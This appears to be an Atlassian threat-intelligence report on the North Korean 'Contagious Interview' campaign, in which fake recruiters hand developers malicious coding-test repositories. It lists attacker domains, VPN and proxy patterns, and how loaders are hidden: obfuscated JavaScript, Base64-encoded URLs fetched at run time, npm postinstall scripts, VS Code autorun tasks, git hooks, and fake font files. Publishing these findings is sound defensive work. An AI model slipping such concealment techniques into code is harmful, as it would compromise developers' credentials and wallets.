



From Fake Interviews to
Malicious Repositories:
Disrupting Contagious Interview

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2026 1:59 UTC

Executive summary

Software developers and IT professionals are increasingly being targeted through fraudulent recruitment processes that exploit their trust in established development platforms. Candidates are invited to complete seemingly legitimate coding assessments hosted publicly on services such as Bitbucket, GitHub, and GitLab, but the underlying repositories contain malicious code designed to steal credentials, cryptocurrency wallets, API tokens, and corporate access.

A persistent campaign using this tactic is Contagious Interview, which has been operating for years and is attributed to North Korean threat actors.

Atlassian's security team has been tracking and disrupting this activity on Bitbucket. To date, hundreds of Contagious Interview repositories and associated accounts have been taken down. Detection continues to improve through industry collaboration and threat intelligence. In-product reporting for malware and abuse has been simplified, enabling visitors to submit reports directly through the Bitbucket UI while viewing a repository.

Bitbucket customers do not need to take any immediate action as a result of this campaign. Protecting the platform from malicious activity remains an ongoing priority for Atlassian. This research and the security best practices below are shared to support broader detection and disruption efforts, increase operational costs for the threat actors, and strengthen defenses for developers and organizations.


This report presents findings from Atlassian's analysis of Contagious Interview repositories, including how the threat actors' tradecraft has evolved over time. It also provides indicators that defenders can use to identify related activity in their own environments, including repository details, command-and-control infrastructure, email addresses, IP addresses, and VPN or proxy signals.

1. Campaign overview

What is Contagious Interview?


Contagious Interview is a malicious campaign targeting software developers to steal their credentials, cryptocurrency wallets, API tokens, and access to corporate systems. The campaign has been attributed to North Korean threat actors.

In this campaign, threat actors posing as recruiters on platforms such as LinkedIn lure developers with fraudulent job opportunities and arrange fake interviews. During these interviews, they ask candidates to complete coding assessments hosted on trusted development platforms such as Bitbucket, GitHub, and GitLab. The assessments contain malicious code designed to infect the candidates' devices.



Industry impact

According to a [CrowdStrike report](#), BeaverTail—the first-stage malware in the Contagious Interview infection chain—accounted for nearly 30% of all observed interactive intrusions affecting U.S. technology companies between Q2 2025 and Q2 2026.




Source: CrowdStrike 2026 Threat Landscape Report

Actions Atlassian is taking

Atlassian is actively working on detecting and responding to attempts to abuse our platforms. To disrupt the Contagious Interview campaign, we have:

- Taken down hundreds of Contagious Interview repositories and associated accounts
- Continuously improved our proactive detections through industry collaboration and threat intelligence
- Improved our threat hunting processes, the results of which we are sharing publicly to maximize broader disruption efforts
- Made it easier to report abusive content, including directly through the Bitbucket UI when visiting repositories




Reporting abuse through Bitbucket UI

Attribution

We attribute this malicious social engineering campaign to North Korea's Famous Chollima group (also known as Storm-1877 or CL-STA-0240) with high confidence. The attribution is based on our observations in Bitbucket and the group's publicly documented tradecraft.

- Usage of social engineering and job lures to conduct a technical assessment
- Usage of BeaverTail, OtterCookie, and InvisibleFerret malware families
- Indicator of compromise (IOC) overlaps with the Famous Chollima infrastructure
- Usage of Astrill VPN to create Bitbucket accounts




2. Malicious repositories

Inspecting hundreds of these publicly accessible malicious repositories, we noticed several patterns. They frequently used similar naming conventions and recurring project themes. Many also contained identical or nearly identical applications, code, and file structures, with only a small number of files differing—often those concealing the malicious code.

Repository names

Most malicious repositories contained at least one of the keywords below in their names.



Repository themes

Many of the repositories had the same or nearly identical README.md files. We used this to group malicious repositories into clusters. Repositories within a cluster often also had nearly identical code and file structures, with only a few differing files (which usually were the files that concealed the malicious code).

Below are some examples of how these repositories appeared.

RoyalCity

What is RoyalCity?

RoyalCity is a modern real estate investment platform that combines traditional property investing with cryptocurrency payments. Built with React and Tailwind CSS, it mirrors the functionality of Arrived.com while adding blockchain-based transaction capabilities.



Getting Started

- Prerequisites:
 - Node v22+
- Installing Dependencies:
 - npm install --verbose
- Running project:
 - npm start

.NET Developer Test Project

This project is designed to test .NET (C#) developers' skills in building an ASP.NET Core backend that powers a React + Node.js application.

Documentation

- [Getting Started](#) - .NET test setup guide
- [Test Requirements](#) - Complete .NET test requirements and evaluation criteria
- [Test Summary](#) - Quick overview of required tasks
- [Candidate Checklist](#) - Track your progress

Project Structure

```

dotnet-test/
├── dotnet-backend/ # ASP.NET Core minimal API (Data source)
├── node-backend/ # Node.js Express API server (calls .NET backend)
└── react-frontend/ # React frontend (calls Node.js backend)
  
```

Architecture Flow



```

React Frontend (port 5173)
└─> Node.js Backend (port 3000)
    └─> .NET Backend (port 8080)
  
```

Quick Start

Important: Start services in this order (inside dotnet-test/):

1. Start .NET Backend (Data Source)



Repository directory trees

Examining the directory trees of these repositories, we found that the threat actors consistently create bloated codebases. Across repositories created in 2025 and 2026, the codebases typically contained 41–48 subdirectories, 180–230 files, and 20,000–30,000 lines of code. This made the malicious payloads less conspicuous to victims and casual reviewers, as each payload was usually hidden within a single line of code.

The consistency in size and structure suggests that the actors rely on reusable templates rather than building each repository individually.


3. Threat actor infrastructure

Email providers

Most email addresses associated with the malicious accounts used common consumer providers, particularly Gmail, Outlook, and Hotmail. The email addresses are often similar to the ones observed in the IT workers campaign, including keywords such as dev and work, or a first name, a surname, and 3-4 digits. Some examples could be devsmart12, or johndoe4567.

We have seen the threat actor actively migrating from Gmail to Outlook and Hotmail email addresses.

Email Providers Used to Register Attacker Accounts




Fake companies


In some cases, attackers established realistic-looking front companies to conduct recruitment, making their approach appear more plausible and trustworthy.

We uncovered several such cases through associated malicious accounts registered with email addresses from recently created domains.


Domain	Registration date	Email address
blockcsherpa.dev	2026-06-01	jose.olivencia@blockcsherpa.dev
shabakinc.com	2025-12-11	robert.sheehan@shabakinc.com
lynqexlabs.com	2025-11-14	aleksandrmailarenko@lynqexlabs.com
hubsai.net	2026-01-04	contact@hubsai.net
blockforgex.com	2025-07-24	support@blockforgex.com



Main page of blockcsherpa.dev



Main page of lynqexlabs.com



"Specialties" in blockchain, and web3


IP analysis

Our dataset consists primarily of IP addresses with high-confidence links to malicious repository creation. We also included a small sample of traffic where we observed preliminary testing or staging activity by the attacker. The breakdown below shows the ISPs, VPNs, and residential proxy services associated with these IP addresses.

ISPs

We observed recurring traffic from several providers, including Russian ISP TransTelekom, previously reported by [other researchers](#). Kyivstar GSM/PJSC accounted for the largest volume of activity associated with investigated accounts.


Internet Service Providers



VPNs


Astrill VPN remains the top choice for this threat actor, and a good starting point for detecting this activity. Other notable mentions are Browsec VPN and Touch VPN.

VPN Providers



Residential proxies

Residential proxies have been the subject of numerous reports for enabling attackers to blend malicious traffic with traffic from legitimate consumer devices. The residential proxy provider most frequently associated with this threat actor's activity was also recently documented by [Google Threat Intelligence Group](#). Our findings provide further evidence that not just cybercriminals but also nation-state threat actors leverage residential proxy infrastructure to obfuscate their activity.




Overlaps with different DPRK groups and campaigns

Using the same dataset described above, we cross-referenced the IP addresses with publicly documented IOCs on lazarus.day, a website dedicated to collecting IOCs and reports attributed to North Korean threat actors.

As expected, most of the IP addresses were reportedly associated with BeaverTail and Contagious Interview. However, dozens also matched records linked to other groups and campaigns.


These overlaps suggest common tradecraft across DPRK-attributed groups and campaigns, including similar preferences for VPN and proxy providers. These network-level patterns may therefore help detect activity linked to Contagious Interview and other threat actors.



4. Payload staging servers

Although threat actors occasionally set up their own domains, they more commonly rely on legitimate SaaS infrastructure as staging servers for delivering next-stage payloads.

The “Obfuscated JavaScript payloads” section explains how we identified these payload staging servers in repository code.



5. Payload execution vectors

The threat actors perpetrating this campaign have demonstrated themselves to be a persistent and highly adaptive group that continuously evolves its toolset in direct response to disruption efforts.

The threat actors deploy several stages of the malware after the initial delivery. Our analysis is focused only on the loader, since that's what's hidden in the code repositories. Everything else is delivered after the loader payload execution, and happens outside Bitbucket, within victim devices.

We've observed threat actors use several mechanisms to deliver the first-stage payload, often concurrently. Almost half of the repositories utilized two or more execution techniques. Below is a brief overview of all the techniques we've observed so far.

- Obfuscated payloads hidden in the JS files in the codebases (most common vector)
- npm lifecycle scripts, such as npm postinstall triggers
- VS Code AutoRun scripts that are executed when the repository folder is opened in Visual Studio Code
- Git pre-commit or post-checkout hooks that are triggered when changes are made to the local copies of the repositories
- Fake font files that actually contain malicious JavaScript code

- External npm dependencies laced with malware
- Fake SVG files containing JavaScript payloads (newest technique, observed starting around July 2026)

Technique evolution quarter by quarter

Taken together, the techniques above portray an adaptive attacker willing to experiment with new approaches. The graph and table below show how these techniques were adopted and retired over the years, highlighting what changed, what worked, and which new techniques entered the arsenal.

	2025Q2	2025Q3	2025Q4	2026Q1	2026Q2
Obfuscated payload in code	84%	100%	99%	100%	100%
Fake fonts	0%	11%	8%	6%	8%
VS Code task	3%	11%	63%	14%	25%
Infected NPM dependencies	13%	0%	6%	0%	4%
NPM lifecycle scripts	16%	11%	16%	26%	9%
Git hooks	0%	0%	0%	0%	8%

Obfuscated JavaScript payloads

This is the primary execution method and was present in almost every repository we analyzed. The payload is obfuscated and hidden somewhere in the codebase. When these repositories are executed, usually via npm start, the payload is launched.

We observed payloads in several recurring locations. The following is a non-exhaustive list.

Base64-encoded URLs

One of the most commonly observed techniques leverages variables with Base64-encoded URLs leading to the next stage payload. This URL is often later fetched with the help of the `axios.get()` function.

Base64-encoded URL and code-fetching payloads are typically kept in separate files. Data fetched from the URL is often passed to `errorHandler()`, `asyncErrorHandler()`, or a similarly named function.

More than 2,500 malicious npm packages using this technique have been published on the npm registry (see [North Korea's Contagious Interview Campaign by socket.dev](#)). These variables are often hidden in `.js` files, but also appear in `.env` and `.json` files.

